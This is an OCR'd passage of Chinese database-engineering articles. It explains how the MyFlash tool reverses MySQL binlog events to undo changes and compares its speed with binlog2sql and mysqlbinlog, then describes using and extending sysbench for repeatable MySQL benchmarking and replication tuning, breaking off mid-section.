SET @@SESSION.GTID_NEXT= 'efca80c9-323b-11e7-b857-00505622f032:3636'/*!*/;
# at 259
#171010  8:35:43 server id 10  end_log_pos 331 CRC32 0x414af104         Query   thread_id=374   exec_time=0     error_code=0
SET TIMESTAMP=1507595743/*!*/;
SET @@session.pseudo_thread_id=374/*!*/;
SET @@session.foreign_key_checks=1, @@session.sql_auto_is_null=0, @@session.unique_checks=1, @@session.autocommit=1/*!*/;
SET @@session.sql_mode=1436549152/*!*/;
SET @@session.auto_increment_increment=1, @@session.auto_increment_offset=1/*!*/;
/*!\C utf8 *//*!*/;
SET @@session.character_set_client=33,@@session.collation_connection=33,@@session.collation_server=8/*!*/;
SET @@session.lc_time_names=0/*!*/;
SET @@session.collation_database=DEFAULT/*!*/;
BEGIN
/*!*/;                                                                                                                table map event
# at 331
#171010  8:35:43 server id 10  end_log_pos 376 CRC32 0x3de40c0d         Table_map: `test`.`t7` mapped to number 469
# at 376
#171010  8:35:43 server id 10  end_log_pos 422 CRC32 0x179ef6dd         Update_rows: table id 469 flags: STMT_END_F

BINLOG '                                                                                                            update event
3xXcWRMKAAAALQAAAHgBAAAAANUBAAAAAAEABHRlc3QAAnQ3AAEDAAANDOQ9
3xXcWR8KAAAALgAAAKYBAAAAANUBAAAAAAAEAAgAB///+AQAAAP4CAAAA3faeFw==
'/*!*/;
### UPDATE `test`.`t7`
### WHERE
###   @1=1
### SET
###   @1=2                                                                                                          xid event
# at 422
#171010  8:35:43 server id 10  end_log_pos 453 CRC32 0xba882576         Xid = 521531
COMMIT/*!*/;                                                                                                        rotate event
# at 453
#171010  8:35:47 server id 10  end_log_pos 495 CRC32 0x91429457         Rotate to haha.000059  pos: 4
SET @@SESSION.GTID_NEXT= 'AUTOMATIC' /* added by mysqlbinlog */ /*!*/;
DELIMITER ;
```

每个 event 都是由 event header 和 event data 组成。下面简单介绍下几种常见的 binlog event。


① formart description event



表达的含义是：

```
170905  01:59:33 server id 10  end_log_pos 123 CRC32 0xed1ec563
Start: binlog v 4, server v 5.7.18-log created 170905  01:59:33
```


② table map event



表达的含义是：

```
170905  01:59:33 server id 10  end_log_pos 339 CRC32 0x3de40c0d
Table_map: `test`.`test4` mapped to number 238
```

③ update row event




表达的含义是：

```
170905  01:59:33 server id 10  end_log_pos 385 CRC32 0x179ef6dd
Update_rows: table id 238 flags: STMT_END_F
UPDATE `test`.`test4` WHERE @1=3 SET @1=13;
```

binlog event 回滚

根据上面的 binlog 介绍，可以看到每个 binlog event 中 event header 有个 type_code，其中 insert 为 30，update 为 31，delete 为 32。对于 insert 和 delete 两个相反的操作，只需把 type_code 互换，则在 binlog event 级别完成回滚。



而对于 update 操作，其格式如下。

header	data						
.....	列数与使用的列	修改前数据（BI）	修改后数据（AI）	.....	修改前数据（BI）	修改后数据（AI）	校验

其中，BI 是指 before image，AI 是指 after image。

我们只需依次遍历修改前的数据和修改后的数据，并一一互换即可。因此整个回滚操作的难点在于回滚 update 语句，而 update 语句回滚的核心在于计算出每个

AI、BI 的长度。下面介绍下长度以及部分字段的计算方法。

镜像长度计算

镜像是由一个个字段组成的，根据字段类型的不同，其计算长度的方法也不一样。

- 只与字段类型相关。比如 int 占用 4 个字节，bingint 占用 8 个字节。其中类型信息可以从 table map event 中获取。
- 与字段类型及其参数相关。比如 decimal（18，9），占用 9 个字节，参数信息在 table map event 中。
- 与字段类型、参数以及实际存储的值相关。比如 varchar（10），有 1 个字节表示长度，之后的字节才表示真正的数据。比如 varchar（280），有 2 个字节表示长度。实际的长度和数据在一起。

解析 binlog 中的若干个关键点

① length encoded integer

binlog 中一个或者多个字节组合，分别表示了不同的含义。比如，timestamp 是由固定的 4 个字节组成，event 类型由一个字节表示；数据库名和表名最长为 64 个字符，即使每个字符占用 3 个字节，那么占用的字节数为 192<255。因此最多使用一个字节，就可以完成实际长度表示。

然而列的实际数量，可能需要超过 1 个字节、2 个字节、3 个字节甚至 8 个字节去表示。如果我们使用最大的 8 个字节去表示，那么在绝大多数情况下都是浪费存储空间的。针对这种情况，length encoded integer 应运而生。

Greater or equal	Lower than	Stored as
0	251	1-byte integer
251	2^16	0xFC + 2-byte integer
2^16	2^24	0xFD + 3-byte integer
2^24	2^64	0xFE + 8-byte integer

比如在获取一个 varchar 类型的长度时，首先读取第一个字节，如果值小于 251，那么 varchar 的长度就是第一个字节表示的长度。如果第一个字节的值为 0xFC，那么 varchar 的长度是由该字节之后的后两个字节组成，以此类推。

② decimal 类型

decimal 是由整数部分和小数部分组成。无论是整数还是小数，每 9 个数字，需要 4 个字节。如果不是 9 的倍数，剩余的小数位，需要的字节数如下，为方便描述，将该关系定义为函数 Fnum。

Leftover Digits	0	1	2	3	4	5	6	7	8
Number of Bytes	0	1	1	2	2	3	3	4	4

举例，对于 decimal（18,10）：

1. 整数部分可展示的为 8，用 int，即 4 个字节。
2. 小数部分，需要的字节数为 (10 /9)*4+Fnum(10%9)=5。
3. 那么总共加起来需要 4+5=9 个字节。


闪回工具架构

在上面的章节中，介绍了单个 binlog event 的反转方法。在实践中，我们往往需要把某个 binlog，按照指定的条件，过滤出需要的 binlog，并进行反转。那么


MyFlash 是如何完成这些目标的呢?

解析 binlog

首先把 binlog 文件，解析成多个 event，放入到相关队列中。在实现上，为了尽可能加快解析速度，可以让用户指定解析的开始与结束位置。把 binlog 文件解析成 binlog event 后，再判断下是否符合指定的时间条件，若不符合，则丢弃该 event。




注意：用户可以不指定位置和时间，则解析整个文件。如果只指定时间，那么也需要从文件开始处解析，取出时间信息，再进行判断。因此，当需要回滚的 binlog 只占整个 binlog 的一小部分时，推荐使用指定位置。



重组 event

把 binlog event 组成最小执行单元。在常见的 binlog event 中 table_map event 包含了所要了表名、库名等元数据信息，而 row_event(包含 write_event、delete_event、update_event) 包含了真正的数据。因此在设计中使用了一个最小执行单元概念。所谓的最小执行单元，即 least execution event unit，通常包含一

个 table_map event 和若干个 row_event。



比如在 binlog 格式概览一节中，介绍了 table_map_event 和 update_row_event。如果只有 update_row_event，那么我们无法知道这个 event 对应的行记录变更对应的表。因此一个完整的最小执行单元最少包含一个 table_map_event 和 write_row_event、update_row_even、delete_row_event 中的一个。


为什么我们需要使用最小执行单元？因为我们在闪回操作时，不能简单的把每个 event 反转之后，然后再将所有 event 的顺序反转过来。如果这样的话，就会出现 table_map event 在 row event 之后，这显然是违反 binlog 执行逻辑的。

有了最小执行单元之后，只需两步，即可完成反转。

a. 反转最小执行单元中的 row event。

b. 逆序最小执行单元队列，即可。

当然在反转前，也可以增加过滤操作。比如过滤库名、表名和 SQL 类型等。



生成 binlog 文件

有了逆序的最小执行单元队列后，只需把每个最小执行单元依次输入到文件即可。不过不要忘了修改每个 binlog event 里的 next_position，用来表示下一个 binlog 的位置。

性能对比

测试场景


使用 testFlashback2，插入 100 万条数据：

```
CREATE TABLE `testFlashback2` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `nameShort` varchar(20) DEFAULT NULL,
  `nameLong` varchar(260) DEFAULT NULL,
  `amount` decimal(19,9) DEFAULT NULL,
  `amountFloat` float DEFAULT NULL,
  `amountDouble` double DEFAULT NULL,
  `createDatetime6` datetime(6) DEFAULT NULL,
  `createDatetime` datetime DEFAULT NULL,
  `createTimestamp` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP ON
UPDATE CURRENT_TIMESTAMP,
  `nameText` text,
  `nameBlob` blob,
  `nameMedium` mediumtext,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB

mysql> select count(*) from testFlashback2;
+----------+
| count(*) |
```

```
+----------+
|  1048576 |
+----------+
1 row in set (0.16 sec)

delete from testFlashback2;
```

测试结果

binlog2sql	mysqlbinlog	MyFlash
581.319s	6.217s	2.774s



从上述图表中可以看出，MyFlash 的速度最快。

参考文档

1. MySQL 官方文档 1,2,3.
2. binlog2sql.
3. mysqlbinlog Flashback for 5.6.
4. MySQL 闪回原理与实战 .

Sysbench 在美团点评中的应用

广友

如何快速入门数据库？以我个人经验来看，数据库功能和性能测试是一条不错的捷径。当然从公司层面，数据库测试还有更多实用的功能。这方面，美团点评使用的是知名工具 sysbench，主要是用来解决以下几个问题：

- 统一测试方法，以便测试结果的可重复和可对比。
- 结合美团点评的业务特点和硬件特性，得到最优的参数配置。
- 扩展 sysbench 的测试能力，比如增加对 JSON 测试的支持。

数据库测试虽然入门简单，但是却能在测试中获得对数据库、操作系统等的感性认识，为日后深入的研究数据库和性能调优打下很好的基础。如果你不满足于仅仅使用测试工具，还想开发自己的测试工具，那么在本文的最后，还会从源码层面解读 sysbench 的高性能秘密。

测试可重复性

如果只是把测试工具运行起来，获得一个输出结果，那么测试就变成一个没有任何技术含量，也没有实际意义的事情。一个经得起推敲的测试，首先要保证测试结果的可重复性。测试结果的可重复性可能与系统的硬件、操作系统的版本、I/O 调度算法、CPU 调度算法、数据库版本、数据库的配置、测试工具、测试时间等息息相关。美团点评集团 DBA 有两位数以上，如果没有一个统一的测试平台，那么每个 DBA 的测试结果将难以比较，整个团队也无法有效协作。为了解决这个问题，我们做了几点的强制统一：测试工具及其参数的统一、MySQL 配置的统一。

为何选用 sysbench

当前可采用的测试工具有 sysbench、TPCC-MySQL 以及公司或者个人开发的压测工具。从功能上来讲，无论采用哪种方式都可以满足要求。美团点评采用

sysbench 有如下几点考虑：

1. sysbench 作为业界流行的测试工具，绝大多数 DBA 都熟悉它。
2. MySQL 几大主流厂商 Oracle、Percona 等在发布性能数据时，都采用 sysbench 作为测试工具。使用相同的测试工具，更便于复现测试结果。
3. sysbench 目前已支持 MySQL 8.0 的测试，因此从长远来看，该工具将会持续活跃。美团点评可以充分利用开源社区资源，降低测试工具的维护成本。
4. sysbench 内嵌了 Lua 脚本。在不需要修改核心的 C 语言代码的情况下，通过增添或者修改 Lua 脚本，即可扩展新的测试场景，大大提高了 DBA 人员对 sysbench 的掌控能力。

测试参数统一

sysbench 提供了丰富的测试选项，包括测试表数量、单表数据量、测试预热时间等。我们根据美团点评的业务特征和使用 sysbench 的经验，为了避免新同学走不必要的弯路和降低测试的时间，将部分测试参数统一。另外在测试中，对 MySQL 核心参数做了强制统一。比如 sync_binlog=1，innodb_flush_log_at_trx_commit=2，innodb_io_capacity=2000 等。这里不一一赘述。

这里简要介绍 sysbecnh 测试过程中涉及到的几个重要参数：


参数名	参数值	解释
tables	16	测试中使用的表分别为 sbtest1... sbtest16
table_size	25,000,000	每个表的数据量
threads	16	测试线程数
time	3600	测试时间，单位为秒
warmup_time	600	预热时间，预防冷数据对测试结果影响
rate	0	如果该值不为 0，则整个测试变成生产者和消费者模式。如果该值较大，超出 MySQL 的处理能力，则会造成请求积压，响应时间延长，无法反应真实的 OLTP 业务特性
histogram	on	输出测试过程中系统响应时间的分布
percentile	99	输出 99 线的响应时间

sysbench 助力参数优化

相对于业务更新速度，数据库的变化较为缓慢，然而影响 MySQL 数据库性能的因素却不断呈现出来。硬件方面，比如 SATA、SSD、PCIe 的出现，让数据库的 IO 能力相对于传统的机械硬盘有几百甚至上千倍的提升；CPU 多核技术的发展，让单台服务器拥有上百个核；单 GB 内存的价格越来越低，服务器配置的内存也越来越大。软件方面，MySQL 5.7 的出现，增强了多核处理能力，提高了从库的复制速度等。

如何将新硬件和新版本的性能发挥到极致，是每个 DBA 都会遇到的问题。美团点评 DBA 团队在前期理论调研后，会设计符合公司业务特征的场景进行严格的性能测试，确定最终的参数配置方案。下面以确定 MySQL 5.7 中多线程复制的 slave_parallel_workers 参数为例，来了解如何使用 sysbench 来优化参数配置。

为了测试从库的复制速度，我们使用 sysbench 的 oltp_write_only.lua（包括增、删、改）在主库制造负载（TPS:33,336），观察从库的 TPS，如下图所示。




从上图看出，工作线程在 8 时，从库的 TPS 达到最大。到这里为止，对于数据库新人来说，我们可以很自信的宣称自己学会了通过测试进行数据库调优。但是我们不能只满足于此，应该做更深入的探究。比如，多线程复制的原理是怎样的？如何进一步提升从库的 TPS？建议有兴趣的读者可以继续调研 binlog_group_commit_sync_delay 和 binlog_group_commit_sync_no_delay_count 参数。

sysbench 可扩展性


测试场景可扩展

sysbench 不仅具有丰富的功能，还具有优良的设计与实现。为了把测试场景完全交给客户定制，所有的测试用例，均使用 Lua 编写；如果需要支持新的数据库，只要实现 sysbench 提供的 10 来个接口即可；而其他通用功能，均由 sysbench 提供。架构图如下。



使用过 sysbench 或者其他同类型测试工具的都知道，数据库测试分为三个阶段，包括 prepare 阶段、warmup 阶段、运行阶段。这三个过程的实现完全使用 Lua 来控制，因此很容易定制。sysbench 提供的默认测试用例有只读测试、只写测试、读写混合等。这些测试用例也是用 Lua 实现的，通过修改这些测试用例，测试人员可以很快的掌握编写自己测试用例的技巧。

比如，日前在评估 MySQL 5.7 JSON 替代 MongoDB 的可行性。与业务人员交流过程中发现，业务中并没有使用 MongoDB 的一些复杂特性，比如内嵌 JS 代码、map/reduce 等特性，但是其 TPS 较高，较为关注 MySQL 5.7+JSON 与 MongoDB 的性能比较。因此需要一款可以测试 MySQL JSON 性能的测试工具。在前一节的分析中，我们只需更改 sysbench 中几个 Lua 文件即可拥有这样的测试工具。




性能可伸缩

sysbench 的高性能有两个方面，一方面是其采用多线程结构，同时模拟多个客户端去并发操作，这方面无需赘言；另一方面是其高效的性能收集，比如多个线程同时执行多个任务，那么性能信息的更新可能会存在热点等状况，本节来解密其高性能的数据收集技术。

性能数据收集

数据库的性能往往不能用简单的 TPS 或者 QPS 来反映，还需要知道压测过程中系统的运行是否平稳（响应时间和 QPS 等）。




如果仅给出系统的最大 TPS，比如 10000 左右，可能掩盖了系统中的重要信息。比如上图中，系统的 TPS 随着时间，周期性的严重抖动，值得数据库和开发人员关注。通过打开 sysbench 的周期性报表，即可获得这样的统计信息。

引入热点的性能信息收集

